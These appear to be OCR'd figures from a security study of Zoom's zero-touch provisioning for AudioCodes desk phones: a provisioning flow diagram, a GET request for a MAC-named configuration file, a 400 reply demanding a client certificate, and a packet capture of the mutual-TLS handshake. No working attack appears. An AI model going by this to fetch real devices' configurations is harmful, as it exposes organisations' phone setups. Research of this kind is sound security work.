
3. requests the device configuration

4. redirects to Zoom's ZTP URL

5. requests the device configuration

6. responses with the final device configuration



vendor redirect service
3. requests the device configuration
4. redirects to Zoom's ZTP URL
desk phone
2. initiates that Zoom is
the provisioning and configuration
server for the added device
5. requests the device configuration
6. responses with the final
device configuration
zoom
IT administrator
1. adds a device and assigns
a configuration template




Request

Pretty Raw Hex

```
GET /api/v2/pbx/provisioning/audiocodes/00908F9D8992.cfg HTTP/2
Host: eu01pbxacp.zoom.us
User-Agent: AUDC/3.4.6.604 AUDC-IPPhone-C450HD_UC_3.4.6.604/1
Accept: */*
Referer: https://provacp.zoom.us/
```




```
HTTP/2 400 Bad Request
Server: nginx
Date: Sat, 01 Jul 2023 09:35:14 GMT
Content-Type: text/html
Content-Length: 230
Strict-Transport-Security: max-age=31536000; includeSubDomains

<html>
  <head>
    <title>
      400 No required SSL certificate was sent
    </title>
  </head>
  <body>
    <center>
      <h1>
        400 Bad Request
      </h1>
    </center>
    <center>
      No required SSL certificate was sent
    </center>
    <hr>
    <center>
      nginx
    </center>
  </body>
</html>

```



tcp.stream eq 2

```
                        VID          Source          Src.Port  Destination      Dst.Port  Protocol  Length  Info
1-19 19:38:06.510106539              192.168.219.72  41362     3.120.121.92     443       TCP       74      41362 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval
1-19 19:38:06.541112371              3.120.121.92    443       192.168.219.72   41362     TCP       74      443 → 41362 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=1452 SACK
1-19 19:38:06.541412668              192.168.219.72  41362     3.120.121.92     443       TCP       66      41362 → 443 [ACK] Seq=1 Ack=1 Win=29248 Len=0 TSval=4294942974 T
1-19 19:38:06.559799768              192.168.219.72  41362     3.120.121.92     443       TLSv1.2   583     Client Hello
1-19 19:38:06.591670758              3.120.121.92    443       192.168.219.72   41362     TCP       66      443 → 41362 [ACK] Seq=1 Ack=518 Win=62208 Len=0 TSval=3051540476
1-19 19:38:06.597166812              3.120.121.92    443       192.168.219.72   41362     TLSv1.2   1506    Server Hello
1-19 19:38:06.597542325              192.168.219.72  41362     3.120.121.92     443       TCP       66      41362 → 443 [ACK] Seq=518 Ack=1441 Win=32128 Len=0 TSval=4294942
1-19 19:38:06.601687045              3.120.121.92    443       192.168.219.72   41362     TCP       1506    443 → 41362 [PSH, ACK] Seq=1441 Ack=518 Win=62208 Len=1440 TSval
1-19 19:38:06.602035254              192.168.219.72  41362     3.120.121.92     443       TCP       66      41362 → 443 [ACK] Seq=518 Ack=2881 Win=35008 Len=0 TSval=4294942
1-19 19:38:06.606450996              3.120.121.92    443       192.168.219.72   41362     TLSv1.2   1506    Certificate
1-19 19:38:06.606762007              192.168.219.72  41362     3.120.121.92     443       TCP       66      41362 → 443 [ACK] Seq=518 Ack=4321 Win=37888 Len=0 TSval=4294942
1-19 19:38:06.607731560              3.120.121.92    443       192.168.219.72   41362     TLSv1.2   434     Server Key Exchange, Certificate Request, Server Hello Done
1-19 19:38:06.607970085              192.168.219.72  41362     3.120.121.92     443       TCP       66      41362 → 443 [ACK] Seq=518 Ack=4689 Win=40768 Len=0 TSval=4294942
1-19 19:38:06.669141160              192.168.219.72  41362     3.120.121.92     443       TLSv1.2   1220    Certificate, Client Key Exchange, Certificate Verify, Change Cip
1-19 19:38:06.704012179              3.120.121.92    443       192.168.219.72   41362     TCP       66      443 → 41362 [ACK] Seq=4689 Ack=1672 Win=61056 Len=0 TSval=305154
1-19 19:38:06.704885248              3.120.121.92    443       192.168.219.72   41362     TLSv1.2   117     Change Cipher Spec, Encrypted Handshake Message
1-19 19:38:06.705050588              192.168.219.72  41362     3.120.121.92     443       TCP       66      41362 → 443 [ACK] Seq=1672 Ack=4740 Win=40768 Len=0 TSval=429494
1-19 19:38:06.706763561              192.168.219.72  41362     3.120.121.92     443       TLSv1.2   266     Application Data
```

